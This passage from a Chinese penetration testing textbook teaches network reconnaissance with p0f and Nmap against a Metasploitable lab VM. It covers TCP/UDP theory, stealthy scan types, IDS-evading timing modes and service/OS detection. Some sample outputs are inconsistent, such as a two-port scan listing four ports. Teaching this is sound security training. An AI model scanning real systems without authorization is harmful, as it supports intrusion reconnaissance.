.-[192.168.56.101/42819 -> 192.168.56.102/80 (http response)]

|

| server   = 192.168.56.102/80

| app   = Apache 2.x

| lang   = none

| params   = none

|raw_sig = 1:Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],?ContentLength,Keep-Alive=[timeout=15, max=100],Connection=[Keep-Alive],ContentType: Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2

|

`---

相应的日志文件如图5.17所示。

图5.17

根据上述结果，我们可判断目标主机运行的操作系统是Linux 2.6。

在目标主机上查看操作系统的信息（见图5.18）。

图5.18

比较这两组信息，可知 p0f 获取的操作系统信息是正确的。远程主机确实运行的是Linux Version 2.6。

按下Ctrl+C组合键可结束p0f程序。

5.3.2 Nmap

Nmap是一款非常受欢迎的功能强大的端口扫描程序。它还能够识别操作系统的操作系统，能够进行主动式的操作系统指纹识别。如需使用操作系统识别功能，您需要在 nmap指令中加上-O选项。

如需识别192.168.56.102这台主机的操作系统，我们可使用下述指令。

nmap –O 192.168.56.102

这个指令的运行结果如图5.19所示。

图5.19

Nmap此次成功识别出了目标主机的操作系统。

本书的后续章节还会详细介绍Nmap程序。

5.4 本章总结

本章讨论了目标识别的工作流程。我们首先介绍了目标识别的作用：搜索在线主机并识别目标主机的操作系统。而后，我们介绍了Kali Linux 里可用于目标识别的工具。

本章介绍的扫描工具有ping、arping、fping、hping3、nping和nbtscan。我们还介绍了在IPv6 环境下进行主机扫描的工具，例如 alive6、detect-new-ip6 和passive_discovery6。

本章还介绍了操作系统的识别工具——p0f和nmap，它们的识别方式以及使用方法。

在下一章，我们将介绍服务枚举，以及Kali Linux 中包含的实现服务枚举的工具。

第6章 服务枚举

服务枚举是数一种据采集工作，用于获取目标主机开放端口、操作系统和网络服务等有关信息。渗透人员通常会首先识别出在线的目标主机，然后再进行服务枚举。在实际渗透测试中，此阶段的工作属于探测过程的一部分。

本章介绍下几个内容：

- 端口扫描，及其端口扫描工具所支持的扫描类型；
- 端口扫描工具；
- 枚举Windows 系统SMB 服务的扫描工具；
- 枚举SNMP服务的扫描工具；
- 枚举虚拟专用网络（Virtual Private Network，VPN）的扫描工具。

目标枚举旨在最大程度地收集目标主机的网络服务信息。这些信息将使我们在后续阶段的工作——识别漏洞的工作更具针对性。

6.1 端口扫描

简单说来，端口扫描是一种用来确定目标主机TCP端口和UDP端口状态的方法。主机开放了某个端口，就意味着它在这个端口提供某种网络服务。如果某个端口处于关闭状态，则说明主机在这个端口上并没有提供网络服务。

在确定某端口处于开放状态之后，攻击人员就会检查在该端口提供相应服务的程序版本，以判断这个版本的程序是否存在漏洞。例如说，主机A使用的是数年前的1.0版本的Web服务端程序，而且官方发布过这个版本的安全公告。公告内容声明了1.0版本程序存在某种漏洞。如果攻击人员能够检测到服务器A开放了Web服务器，而且能够确定这个程序的版本号，他们就能利用有关信息攻击服务器。可见，主机上服务软件的信息十分重要。

在进行端口扫描的工作之前，我们首先简要介绍一下TCP/IP协议及其应用。

6.1.1 TCP/IP协议

TCP/IP协议是很多协议的统称。这些协议里最重要的两个协议就是TCP协议和IP协议。IP协议提供了寻址、路由等主机互联的功能，而TCP协议约定了连接管理、在两台主机间建立数据通信可靠传输的标准。IP协议是OSI模型的第3层协议，而TCP协议是传输层（OSI第4层）协议。

UDP协议是和TCP同等重要的传输层协议。那么这两种协议之间的区别在哪儿呢？

简要地说，TCP有以下特点。

● TCP 协议是面向连接的协议：在使用 TCP 协议传输数据之前，发起连接的客户端和受理连接的服务器之间必须通过三次握手建立连接。

◆ 客户端向服务器发送初始化连接的 SYN 请求包。这个数据包的序列号（Sequence number）字段将包含随机的初始化序列号（ISN）信息。

◆ 服务器将客户端发送的ISN加1之后，作为自己的ACK数据序列号，以此对客户端 SYN 信息表示确认，而且服务器的数据包会使用独立的序列号。IP数据包里有个专门的ACK 标识位（flag bit），服务器把这个标识位设置为1以表示该数据包是确认数据包。

◆ 客户端再将服务器刚才回复的ISN+1，并向服务器发送ACK 确认包。此后，两台主机开始传输数据的正式过程。

ƒ TCP 协议终止连接的机制如下所示。

◆ 客户端发送一个含有FIN（finish）标志的数据包。

◆ 服务器发送ACK 确认数据，以告知客户端它已经受理了FIN 的数据包。

◆ 应用服务器在关闭连接之前，会再发送一个FIN 数据包给客户端。

◆ 客户端对服务器的FIN 请求发送ACK 确认数据包。通常情况下，客户端和服务器在发送FIN 信号之后都可以独自关闭连接。

● TCP 协议是可靠的传输协议：TCP 协议使用序列号和确认信号（ACK 数据包）来识别数据包。每当接收方收到一个数据包，它都会发送 ACK 数据包以进行确认。如果任何一方没有收到对方的 ACK 数据包，它会自动重传。即使接收方收到了乱序的数据包，根据 TCP 协议，接收方可在重新整理数据包的顺序之后，再把数据传给（接收数据的）应用程序。

多数传送文件的应用程序，或者传递重要数据的程序都使用 TCP 协议。例如超文本传输协议（HTTP）和文件传输协议（FTP）都是基于TCP的传输协议。

UDP协议的特征与TCP协议相反。

● UDP 协议不是面向连接的协议。在采用这种协议传输数据时，收发双方不必建立UDP连接。

● UDP 协议旨在尽可能地将数据包发送到目标地址。如果在传输过程种发生了丢包的情况，UDP协议不会自动重传（即操作系统不负责重新传送UDP包）。由应用程序决定是否重新传送数据包。

能够接受丢包情况的应用程序，例如视频流和其他多媒体程序，多数会采用UDP协议传输数据。著名的域名解析系统（DNS）、动态主机配置协议（DHCP）和简单网络管理协议（SNMP）使用的都是UDP协议。

为了能够将网络数据正确地传送给相应的应用程序，传输层实现了一种名为端口（port）的寻址方式。在服务器端，软件程序都在特定服务端口受理网络数据；客户端向服务器端口发送的数据，将会被服务器端对应的软件程序受理。端口号码是16位的编码，取值范围是 0～65535。为了避免使用上的混乱，这些端口大多有着约定俗成的用途。

● 公认的端口（0～1023）：这个范围内的端口又称为保留端口，通常供系统管理员（或高权限用户）运行的服务端程序使用。SSH（22号端口）、HTTP（80号端口）、HTTPS （443号端口）等常用服务端口都是这个范围内的端口。

● 注册的端口（1024～49151）：Internet 授权地址分配组（IANA）提供这一范围内的端口的注册服务。人们可以把他们自己的客户端/服务器程序（ client-server application）所使用的端口号在IANA登记备案。

● 私有端口/动态端口（49152～65535）：所有人都可以随意使用这个范围内的端口，而不必向IANA注册端口号。

在简要讨论了TCP和UDP之间的区别之后，我们接下来介绍TCP和UDP数据包的具体格式。

6.1.2 TCP和UDP的数据格式

TCP数据包叫作TCP信息段（segment）。每个TCP消息段由报头（header）和数据构成。如果TCP 消息段不含有TCP 选项（TCP option），那么它的报头的大小应当是20 字节（IPv4）。整个消息段的结构如图6.1所示。

图6.1

上述各字段的作用如下。

● 源端口和目的端口各占 16 位。源端口是发送方在发送该数据包时所使用的端口，目的端口是接收方接收该数据的端口。

● 序列号是32 位数据。在常规情况下，它是标识这个消息段的序列编号。

● 确认号同样是32 位数据。它是上一次已成功收到的数据字节序号加1。

● HLen 是TCP 报头的长度，它占了32 位数据中的头4 位。

● Rsvd 是个4 位大小的保留字段，它的值必须为零。

● 控制位的4 位数据可以通过排列组合表示8 个1bit 的标志位。在旧有的RFC 793规范中（RFC 793的下载地址是http://www.ietf. org/rfc/rfc793.txt）， TCP只有6个标志位。

ƒ SYN：同步标志位，此位在建立会话时使用。

ƒ ACK：包含该确认字段的TCP 数据，是对以前接收到的数据包的确认。

ƒ RST：重置连接的标识位。

ƒ FIN：表示发送方已经没有数据需发送，将要以正常方式关闭连接。

ƒ PSH：告诉接收方应当把缓冲区的数据立即推送给应用程序，而不要再等待接收更多的数据。

ƒ URG：这个标识位用以说明TCP报头里的紧急指针（Urgent Pointer）有特殊含义。紧急指针和序号字段相加的和，表示最后一个紧急数据的下一字节的序号。

● 后来，新推出的 RFC 3168（http://www.ietf.org/rfc/rfc3168.txt）增加了两个标志位。

ƒ Congestion Window Reduced（CWR）：窗口调整标识位。数据发送方通过这个标识位通知接收方“由于网络拥塞，不得不减小发送队列的长度（缩小TCP窗口）”。

ƒ Explicit Connection Notification-Echo（ECN-Echo）：拥塞通告标识位。这个标识位表明网络连接存在拥塞问题。

● 窗口大小占报文头的16 位。它用来声明接收方将接收的字节数量。

● 校验和占16 位，用于校验TCP 报头和数据体。

这些标志位可单独设置。

如需全面了解TCP协议的各项规范，请参阅RFC 793和RFC 3168。

在使用含有SYN的数据包进行端口扫描时，攻击者可能收到的远程响应分为以下几种。

● 目标主机回应 SYN-ACK 包。如果收到了这种数据包，我们可以确定该端口处于开放状态。这是 TCP 规范（RFC 793）中定义的标准响应方式。依据 RFC 793，开放端口在收到SYN包时必须回应SYN-ACK包，而不处理SYN包里的具体数据。

● 目标主机可能会返回数据包，而且这个数据包设有RST标识位和ACK 标识位。这意味该端口处于关闭状态。

● 目标主机可能会返回一个 ICMP 消息（例如，ICMP Port Unreachable）。多数情况下，这是防火墙阻止了SYN数据包造成的。

● 目标主机还有可能不进行响应。无论目标主机的这个端口没有开放网络服务，还是防火墙以静默模式阻塞了探测的SYN包，都可能发生这种情况。

渗透测试人员只对开放的端口感兴趣，因为这些开放端口的背后必然是某种服务程序，而这些服务端程序正是后续测试的对象。

要想使渗透测试的攻击工作富有成效，就要在充分理解 TCP 行为的基础上进行端口扫描。

下文将从报头格式开始介绍UDP协议。我们首先介绍UDP数据的报头（见图6.2）。

图6.2

上图中各字段的功能如下。

● 和 TCP 报头一样，UDP 报头也有相应的源端口和目的端口。这两个字段各占 16位。源端口是发送数据包的主机使用的端口，目的端口是接收数据的目标主机的端口。

● UDP 长度是UDP 报头的长度。

● UDP 校验和是用于检测UDP 报头和数据错误的16 位校验和。

请注意UDP报文头没有序列号和确认号，也没有控制位。

在扫描目标主机的UDP端口时，攻击者可能收到的响应分为以下几种。

● 目标主机回复UDP 数据包。如果收到了回复数据，可判断该端口处于开放状态。

● 目标主机可能会返回ICMP消息（例如，ICMP Port Unreachable）。这种消息表明该端口处于关闭状态。但是如果收到的是ICMP Port Unreachable 以外的ICMP信息，则意味着防火墙阻止了到这个端口的通信。

● 目标主机还可能不进行任何响应，以下情况都可能发生这种情况：

○ 端口处于关闭状态；

○ 入站（inbound）UDP 包被过滤了；

○ 目标主机的响应被屏蔽了。

UDP端口扫描结果的可靠程度不及TCP扫描。在某些情况下，工作于UDP协议的服务端程序可能只响应特定类型的 UDP 数据包。所以在进行 UDP 端口扫描时，即使某些端口处于开放状态，目标主机同样可能没有任何响应。

前文已经简要介绍了端口扫描的理论，后文将介绍实践的环节。后续章节里，我们通过几款工具进行网络扫描。

为了便于本书演示，我们将对装有Metasploitable的虚拟主机进行扫描。第1章介绍过它的安装和配置方法。在后续篇幅里，除非特别声明，Metasploitable虚拟机的IP地址是192.168.56.103，而我们进行渗透测试的主机地址是192.168.56.102。

6.2 网络扫描程序

本节将介绍多款工具。这些工具可发现开放端口，识别远程主机的操作系统，枚举运行其上的各种服务。

服务枚举是在特定主机、特定端口上识别服务端程序版本的方法。有了服务器端软件的版本信息，测试人员就可以查找该版本上存在的安全漏洞。

确实有一些管理员有定期更改服务程序运行端口的习惯。例如，SSH 服务程序的通常运行在22号端口上，但是系统管理员可能把它改为2222之类的其他端口。渗透测试人员如果只是检测了SSH的常规端口，就不会发现目标主机运行了SSH服务。在非标准端口上运行的专用程序往往也是渗透测试人员的一大难题。服务枚举工具能够在一定程度上减轻这两方面的问题。使用服务枚举工具对全部端口进行无差别扫描，会增加识别成功的几率。

6.2.1 Nmap

Nmap 是被专业人员广泛使用的一款功能全面的端口扫描工具。它由 Fyodor 编写并维护。由于Nmap品质卓越，使用灵活，它已经是渗透测试人员必备的工具。

除了端口扫描外，Nmap还具备如下功能。

● 主机探测：Nmap 可查找目标网络中的在线主机。默认情况下，Nmap 通过4种方式——ICMP echo 请求（ping）、向443端口发送TCP SYN 包、向80端口发送TCP ACK包和ICMP 时间戳请求——发现目标主机。

● 服务/版本检测：在发现开放端口后，Nmap 可进一步检查目标主机的检测服务协议、应用程序名称、版本号等信息。

● 操作系统检测：Nmap 向远程主机发送一系列数据包，并能够将远程主机的响应与操作系统指纹数据库进行比较。如果发现了匹配结果，它就会显示匹配的操作系统。它确实可能无法识别目标主机的操作系统；在这种情况下，如果您知道目标系统上使用的何种操作系统，可在它提供的 URL 里提交有关信息，更新它的操作系统指纹数据库。

● 网络路由跟踪：它通过多种协议访问目标主机的不同端口，以尽可能访问目标主机。Nmap路由跟踪功能从TTL的高值开始测试，逐步递减TTL，直到它到零为止。

● Nmap 脚本引擎：这个功能扩充了Nmap 的用途。如果您要使用Nmap 实现它（在默认情况下）没有的检测功能，可利用它的脚本引擎手写一个检测脚本。目前，Nmap可检查网络服务的漏洞，还可以枚举目标系统的资源。

应当养成时常更新Nmap 的好习惯。如果需要在Kali Linux 里安装最新版本的Namp 程序，您可使用下述指令。

apt-get update

apt-get install nmap

在控制台终端启动Nmap的指令如下。

nmap

上述命令将显示该程序的所有可选项及使用说明。刚刚接触 Nmap 的新手可能会因为信息量太大而觉得无从下手。

幸运的是，您仅需指定一个参数即可启动扫描。这个参数就是目标主机的IP地址或主机名称（如果要使用主机名称，您首先需要给您的主机配置一个能够解析它的 DNS 服务器）。例如，您可以使用下述指令。

nmap 192.168.56.103

在没有指定其他选项的情况下，上述指令的输出结果如下。

Nmap scan report for 192.168.56.103

Host is up (0.0046s latency).

Not shown: 977 closed ports

PORT　STATE SERVICE

21/tcp open ftp

22/tcp open ssh

23/tcp open telnet

25/tcp open smtp

53/tcp open domain

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

445/tcp open microsoft-ds

512/tcp open exec

513/tcp open login

514/tcp open shell

1099/tcp open rmiregistry

1524/tcp open ingreslock

2049/tcp open nfs

2121/tcp open ccproxy-ftp

3306/tcp open mysql

5432/tcp open postgresql

5900/tcp open vnc

6000/tcp open X11

6667/tcp open irc

8009/tcp open ajp13

8180/tcp open unknown

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

上述结果表明目标主机开放了很多端口。我们可以依此判断它容易遭受攻击。

在继续演示Nmap之前，我们介绍一下Nmap可以识别出的6种端口状态。这6种端口状态如下。

● 开放：工作于开放端口的服务器端的应用程序可以受理TCP 连接、接收UDP 数据包或者响应SCTP（流控制传输协议）请求。

● 关闭：虽然我们确实可以访问有关的端口，但是没有应用程序工作于该端口上。

● 过滤：Nmap 不能确定该端口是否开放。包过滤设备屏蔽了我们向目标发送的探测包。

● 未过滤：虽然可以访问到指定端口，但Nmap 不能确定该端口是否处于开放状态。

● 打开｜过滤：Nmap 认为指定端口处于开放状态或过滤状态，但是不能确定处于两者之中的哪种状态。在遇到没有响应的开放端口时，Nmap 会作出这种判断。这可以是由于防火墙丢弃数据包造成的。

● 关闭｜过滤：Nmap 认为指定端口处于关闭状态或过滤状态，但是不能确定处于两者之中的哪种状态。

介绍了端口状态之后，下面将介绍几个在渗透测试中常用的 Nmap 选项。而后，我们将进行实际演示。

1．指定扫描目标

Nmap 把指令中选项和参数以外的内容均当作目标主机来处理。我们建议您以主机 IP地址而非主机名的形式指定目标主机。以 IP 地址的形式指定目标主机，Nmap 就不必在扫描之前进行DNS解析，这样可以提高端口扫描的速度。

您可以以下述几种形式，为当前版本的Nmap指定扫描目标的IPv4地址。

● 单个主机，如192.168.0.1。

● 以 CIDR 标记法表示的地址相连的整个网段。例如，192.168.0.0/24 表示从192.168.0.0到192.168.0.255的256个IP地址。

● 十进制的IP区间。例如，192.168.2-4,6.1 表示4个IP地址：192.168.2.1、192.168.3.1、192.168.4.1和192.168.6.1。

● 多个主机目标，如192.168.2.1 172.168.3-5,9.1。

Nmap仅支持标准格式的IPv6地址和以主机名方式指定的IPv6主机地址。

除了可在命令行里指定目标主机以外，您还可以指定-iL <inputfilename>选项，令 Nmap 程序从指定的文本文件中读取目标主机的清单。当需要从其他程序的运行结果里导出IP地址给Nmap使用时，这个功能就十分有用。

务必确保文件采用的是 Nmap 支持的指定格式。即，使用空格、制表符或换行符号间隔不同的目标主机。

举例来说，目标清单文件可以如下所示。

192.168.1.1-254

192.168.2.1-254

现在，我们开始扫描192.168.56.0/24这个网段。另外，我们需要使用数据包捕获（监听）工具观察Nmap发送的数据包。此时可以使用tcpdump程序。

我们可以打开终端窗口，然后使用下述指令。

tcpdump -nnX tcp and host 192.168.56.102

在本例中，192.168.56.102是运行Nmap程序的主机的IP地址。请根据您的实际情况进行相应调整。

现在新建一个终端窗口，然后并执行下述命令。

nmap 192.168.56.0/24

tcpdump终端窗口会显示捕获的数据包。

22:42:12.107532 IP 192.168.56.102.49270 > 192.168.56.103.23:

Flags [S], seq 239440322, win 1024, options [mss 1460], length 0

0x0000: 4500 002c eb7f 0000 3006 ad2e c0a8 3866 E..,....0.....8f

0x0010: c0a8 3867 c076 0017 0e45 91c2 0000 0000 ..8g.v...E.....

0x0020: 6002 0400 4173 0000 0204 05b4 '...As.....

根据以上信息，我们知道实施扫描的主机从49270端口向目标主机的23端口（telnet）发送了含有SYN 标识位的数据包。默认情况下，在Kali Linux 里以特权用户（如root）身份启动Nmap后，程序发送的数据包都会设有SYN标识位。

tcpdump程序还会收集实施扫描的主机发送的其他数据包（见图6.3）。

图6.3

目标主机可能会回复的下述响应信息。

22:36:19.939881 IP 192.168.56.103.1720 > 192.168.56.102.47823:

Flags [R.], seq 0, ack 1053563675, win 0, length 0

0x0000: 4500 0028 0000 4000 4006 48b2 c0a8 3867 E..(..@.@.H...8g

0x0010: c0a8 3866 06b8 bacf 0000 0000 3ecc 1b1b ..8f.....>...

0x0020: 5014 0000 a243 0000 0000 0000 0000 P....C.....

请注意：上述报头文含有R（即reset［重置］）标识。也就是说，目标主机的1720端口处于关闭状态。我们可以根据Nmap的扫描结果验证这个判断。

但是，如果端口处于开放状态，您看到的网络流量则会大体如下。

22:42:12.108741 IP 192.168.56.103.23 > 192.168.56.102.49270:

Flags [S.], seq 1611132106, ack 239440323, win 5840,

options [mss 1460], length 0

0x0000: 4500 002c 0000 4000 4006 48ae c0a8 3867 E..,..@.@.H...8g

0x0010: c0a8 3866 0017 c076 6007 ecca 0e45 91c3 ..8f...v'....E..

0x0020: 6012 16d0 e1bf 0000 0204 05b4 0000

从中可以看出，这个数据包确认了前一个数据包的序列号。前一个数据包的序列号是239440322，这个数据包的确认号是239440323。

2．TCP扫描选项

只有操作系统的高权限用户（UNIX 环境下的 root 级别用户或者 Windows 下的administrator 级别用户）才能使用Nmap多数选项。程序需要相应的权限才能发送和接收原始数据包。默认情况下，Nmap 会采用 TCP SYN 扫描。在权限不足的情况下，Nmap 将进行TCP连接扫描。具体来说，Nmap程序支持的扫描方式分别如下。

● TCP 连接扫描（-sT）：指定这个选项后，程序将和目标主机的每个端口都进行完整的三次握手。如果成功建立连接，则判定该端口是开放端口。由于在检测每个端口时都需要进行三次握手，所以这种扫描方式比较慢，而且扫描行为很可能被目标主机记录下来。如果启动Nmap的用户的权限不足，那么默认情况下Nmap程序将以这种模式进行扫描。

● SYN 扫描（-sS）：该选项也称为半开连接或者SYN stealth。采用该选项后，Nmap将使用含有SYN标志位的数据包进行端口探测。如果目标主机回复了SYN/ACK包，则说明该端口处于开放状态；如果回复的是RST/ACK包，则说明这个端口处于关闭状态；如果没有任何响应或者发送了ICMP unreachable信息，则可认为这个端口被屏蔽了。SYN模式的扫描速度非常好。而且由于这种模式不会进行三次握手，所以是一种十分隐蔽的扫描方式。如果启动Nmap的用户有高级别权限，那么在默认情况下Nmap程序将以这种模式进行扫描。

● TCP NULL（-sN）、FIN（-sF）及XMAS（-sX）扫描：NULL 扫描不设置任何控制位；FIN扫描仅设置FIN标志位：XMAS扫描设置FIN、PSH和URG的标识位。如果目标主机返回了含有 RST 标识位的响应数据，则说明该端口处于关闭状态；如果目标主机没有任何回应，则该端口处于打开｜过滤状态。

● TCP Maimon扫描（-sM）：Uriel Maimon 首先发现了TCP Maimom扫描方式。这种模式的探测数据包含有FIN/ACK标识。对于BSD衍生出来的各种操作系统来说，如果被测端口处于开放状态，主机将会丢弃这种探测数据包；如果被测端口处于关闭状态，那么主机将会回复RST。

● TCPACK 扫描（-sA）：这种扫描模式可以检测目标系统是否采用了数据包状态监测技术（stateful）防火墙，并能确定哪些端口被防火墙屏蔽。这种类型的数据包只有一个ACK标识位。如果目标主机的回复中含有RST标识，则说明目标主机没有被过滤。

● TCP 窗口扫描（-sW）：这种扫描方式检测目标返回的RST数据包的TCP窗口字段。如果目标端口处于开放状态，这个字段的值将是正值；否则它的值应当是0。

● TCP Idle 扫描（-sI）：采用这种技术后，您将通过指定的僵尸主机发送扫描数据包。本机并不与目标主机直接通信。如果对方网络里有IDS，IDS将认为发起扫描的主机是僵尸主机。

Nmap的scanflags选项可设定自定义的TCP扫描方式。这个选项的参数可以用数字表示（例如，9代表PSH和FIN标识）。这个选项也支持标识位的符号缩写。在使用符号缩写时，仅需要将URG、ACK、PSH、RST、SYN、FIN、ECE、CWR、ALL和NONE以任意顺序进行组合。例如：--scanflags URGACKPSH 将设置URG、ACK 和PSH 标识位。

3．UDP扫描选项

Nmap有多种TCP扫描方式，而UDP扫描仅有一种扫描方式（-sU）。虽然UDP扫描结果没有TCP扫描结果的可靠度高，但渗透测试人员不能因此而轻视UDP扫描，毕竟UDP端口代表着可能会有价值的服务端程序。

UDP扫描的最大问题是性能问题。由于Linux内核限制1秒内最多发送一次ICMP Port Unreachable信息。按照这个速度，对一台主机的65536个UDP端口进行完整扫描，总耗时必定会超过18个小时。

改善扫描速度的方式主要有：

● 进行并发的UDP 扫描；

● 优先扫描常用端口；

● 在防火墙后面扫描；

● 启用--host-timeout 选项以跳过响应过慢的主机。

这些方法能够减少UDP端口扫描所需的总体时间。

假如我们需要找到目标主机开放了哪些 UDP 端口。为提高扫描速度，我们仅扫描 53端口（DNS）和161端口（SNMP）。此时需要使用下述指令。

nmap -sU 192.168.56.103 -p 53,161

上述指令的返回结果如下。

Nmap scan report for 192.168.56.103

Host is up (0.0016s latency).

PORT　STATE　SERVICE

53/udp open domain

161/udp closed snmp

4．目标端口选项

默认情况下，Nmap将从每个协议的常用端口中随机选择1000个端口进行扫描。其nmap-services文件对端口的命中率进行了排名。

如需更改端口配置，可使用Nmap的以下几个选项。

● -p端口范围：只扫描指定的端口。扫描1～1024号端口，可设定该选项为–p 1-1024。扫描1～65535端口时，可使用-p-选项。

● -F（快速扫描）：将仅扫描100 个常用端口。

● -r（顺序扫描）：指定这个选项后，程序将从按照从小到大的顺序扫描端口。

● --top-ports <1 or="" greater="">：扫描nmap-services 里排名前N 的端口。

以NULL方式扫描目标主机的22、25端口的指令如下所示。

nmap -sN -p 22,25 192.168.56.103

上述指令的返回结果如下。

Nmap scan report for 192.168.56.103

Host is up (0.00096s latency).

PORT　STATE　　SERVICE

22/tcp open|filtered ssh

25/tcp open|filtered smtp

80/tcp open|filtered http

3306/tcp open|filtered mysql

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds

tcpdump捕获的信息如下。

23:23:38.581818 IP 192.168.56.102.61870 > 192.168.56.103.22: Flags [], win 1024, length 0

0x0000: 4500 0028 06e4 0000 2f06 92ce c0a8 3866 E..(..../.....8f

0x0010: c0a8 3867 f1ae 0016 dd9e bf90 0000 0000 ..8g.....

0x0020: 5000 0400 2ad2 0000 P...*...

23:23:38.581866 IP 192.168.56.102.61870 > 192.168.56.103.25: Flags [], win 1024, length 0

0x0000: 4500 0028 1117 0000 3106 869b c0a8 3866 E..(....1.....8f

0x0010: c0a8 3867 f1ae 0019 dd9e bf90 0000 0000 ..8g.....

0x0020: 5000 0400 2acf 0000 P...*...

23:23:39.683483 IP 192.168.56.102.61871 > 192.168.56.103.25: Flags [], win 1024, length 0

0x0000: 4500 0028 afaf 0000 2706 f202 c0a8 3866 E..(....'.....8f

0x0010: c0a8 3867 f1af 0019 dd9f bf91 0000 0000 ..8g.....

0x0020: 5000 0400 2acc 0000 P...*...

23:23:39.683731 IP 192.168.56.102.61871 > 192.168.56.103.22: Flags [], win 1024, length 0

0x0000: 4500 0028 5488 0000 3506 3f2a c0a8 3866 E..(T...5.?*..8f

0x0010: c0a8 3867 f1af 0016 dd9f bf91 0000 0000 ..8g.....

0x0020: 5000 0400 2acf 0000 P...*...

根据以上信息，我们可以得出下述结论。

● 第1 个数据包，是实施扫描的主机检测目标主机的22 端口状态的数据包。一段时间之后，它发出了第2个数据包，检测目标主机的25端口。

● 第3 个数据包，是实施扫描的主机检测目标主机的25 端口状态的数据包。一段时间之后，它发出了第4个数据包，检测目标主机的22端口。

● 过了一段时间之后，目标主机仍然没有进行任何响应。Nmap 判定这两个端口处于开放状态或过滤状态。

5. 输出选项

Nmap可以把扫描结果保存为外部文件。在需要使用其他工具处理Nmap的扫描结果时，这一功能十分有用。

即使您设定程序把扫描结果保存为文件，Nmap还是会在屏幕上显示扫描结果。

Nmap支持以下几种输出形式。

● 交互（屏幕）输出：Nmap把扫描结果发送到标准输出设备上（通常为终端/控制台），这是默认的输出方式。

● 正常输出（-oN）：与交互输出类似，但是不显示runtime 信息和警告信息。

● XML 文件（-oX）：生成的 XML 格式文件可以转换成 HTML 格式文件，还可被Nmap 的图形用户界面解析，也便于导入数据库。本文建议您尽量将扫描结果输出为XML文件。

● 生成便于Grep使用的文件（-oG）：虽然这种文件格式已经过时，但仍然很受欢迎。这种格式的文件，其内容由注释（由#开始）和信息行组成。信息行包含6个字段，每个字段的字段名称和字段值以冒号分割，字段之间使用制表符隔开。这些字段的名称分别为Host、Ports、Protocols、Ignored State、OS、Seq Index、IP ID Seq 和 Status。这种格式的文件便于 grep 或 awk 之类的 UNIX 指令整理扫描结果。

还可以通过-oA选项，让Nmap程序把扫描结果同时以三种形式（正常输出、XML文件和便于Grep使用的文件）进行输出。

如需把保存扫描结果保存为XML文件（myscan.xml），可使用下述指令。

nmap 192.168.56.103 -oX myscan.xml

以下是XML文件中的部分内容。

<?xml version="1.0"?>

<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl"

type="text/xsl"?>

<verbose level="0"/>

<debugging level="0"/>

<host starttime="1374339025" endtime="1374339038"><status

state="up" reason="arp-response" reason_ttl="0"/>

<address addr="192.168.56.103" addrtype="ipv4"/>

因为 *HTML* 格式的文件比 *XML* 格式的文件更易于阅读，所以我们通常会把 *XML*格式文件转换成*HTML*格式文件。我们可使用*xsltproc*进行这种格式转换。该程序的用法如下。

xsltproc myscan.xml -o myscan.html

使用*Kali Linux* 自带的*Iceweasel Web* 浏览器打开这个*HTML* 文件（见图*6.4*）。

*XML*的处理程序能够处理*Nmap*生成的*XML*文件。很多编程语言都带有*XML*通用处理库。其中，下述几种语言专门开发出了可供处理*Nmap XML* 报告的库。

- *Perl*：*Nmap-Parser*（*http://search.cpan.org/dist/Nmap-Parser/*）。
- *Python*：*python-nmap*（*http://xael.org/norman/python/python-nmap/*）。
- *Ruby*：*Ruby Nmap*（*http://rubynmap.sourceforge.net/*）。
- *PowerShell*：专门处理*Nmap XML*格式报告的*PowerShell*脚本程序（*http://www.sans.org/windows-security/2009/06/11/powershell-script-toparse-nmap-xml-output*）。

图*6.4*

6. 时间排程控制选项

*Nmap*可通过*-T*选项指定时间排程控制的模式。它有*6*种扫描模式。

- *paranoid*（*0*）：每*5*分钟发送一次数据包，且不会以并行方式同时发送多组数据。这种模式的扫描不会被*IDS*检测到。
- *sneaky*（*1*）：每隔*15*秒发送一个数据包，且不会以并行方式同时发送多组数据。
- *polite*（*2*）：每*0.4* 秒发送一个数据包，且不会以并行方式同时发送多组数据。
- *normal*（*3*）：此模式同时向多个目标发送多个数据包，为 *Nmap* 默认的模式，该模式能自动在扫描时间和网络负载之间进行平衡。
- *aggressive*（*4*）：在这种模式下，*Nmap* 对每个既定的主机只扫描*5* 分钟，然后扫描下一台主机。它等待响应的时间不超过*1.25*秒。
- *insane*（*5*）：在这种模式下，*Nmap* 对每个既定的主机仅扫描*75* 秒，然后扫描下一台主机。它等待响应的时间不超过*0.3*秒。

我们的经验表明，默认的扫描模式通常都没有问题。除非您想要进行更隐匿或更快速的扫描，否则没有必要调整这一选项。

7. 常用选项

本节将讨论*Nmap*的几个非常有用的选项。

服务版本识别

Nmap 程序可以在进行端口扫描的时候检测服务端软件的版本信息。版本信息将使后续的漏洞识别工作更有针对性。

如需启用这一功能，就要指定*Nmap*的*–sV*选项。

例如，在获取目标主机*22*端口上的服务程序的版本信息时，可使用下述指令。

nmap -sV 192.168.56.103 -p 22

上述指令的返回结果如下。

Nmap scan report for 192.168.56.103

Host is up (0.0016s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

上述信息表明：目标主机的*22*端口处于开放状态，它的服务端程序是*4.7p1*版本的*OpenSSH*，通信协议是*SSH 2.0*。

操作系统检测

*Nmap*还能识别目标主机的操作系统。

如需启用这一功能，就要指定*Nmap*的*–O*选项。

例如，在获取目标主机的操作系统信息时，可使用下述指令。

nmap -O 192.168.56.103

上述指令的返回结果如下。

Host is up (0.0037s latency).

Not shown: 977 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

23/tcp open telnet

25/tcp open smtp

53/tcp open domain

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

445/tcp open microsoft-ds

512/tcp open exec

513/tcp open login

514/tcp open shell

1099/tcp open rmiregistry

1524/tcp open ingreslock

2049/tcp open nfs

2121/tcp open ccproxy-ftp

3306/tcp open mysql

5432/tcp open postgresql

5900/tcp open vnc

6000/tcp open X11

6667/tcp open irc

8009/tcp open ajp13

8180/tcp open unknown

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

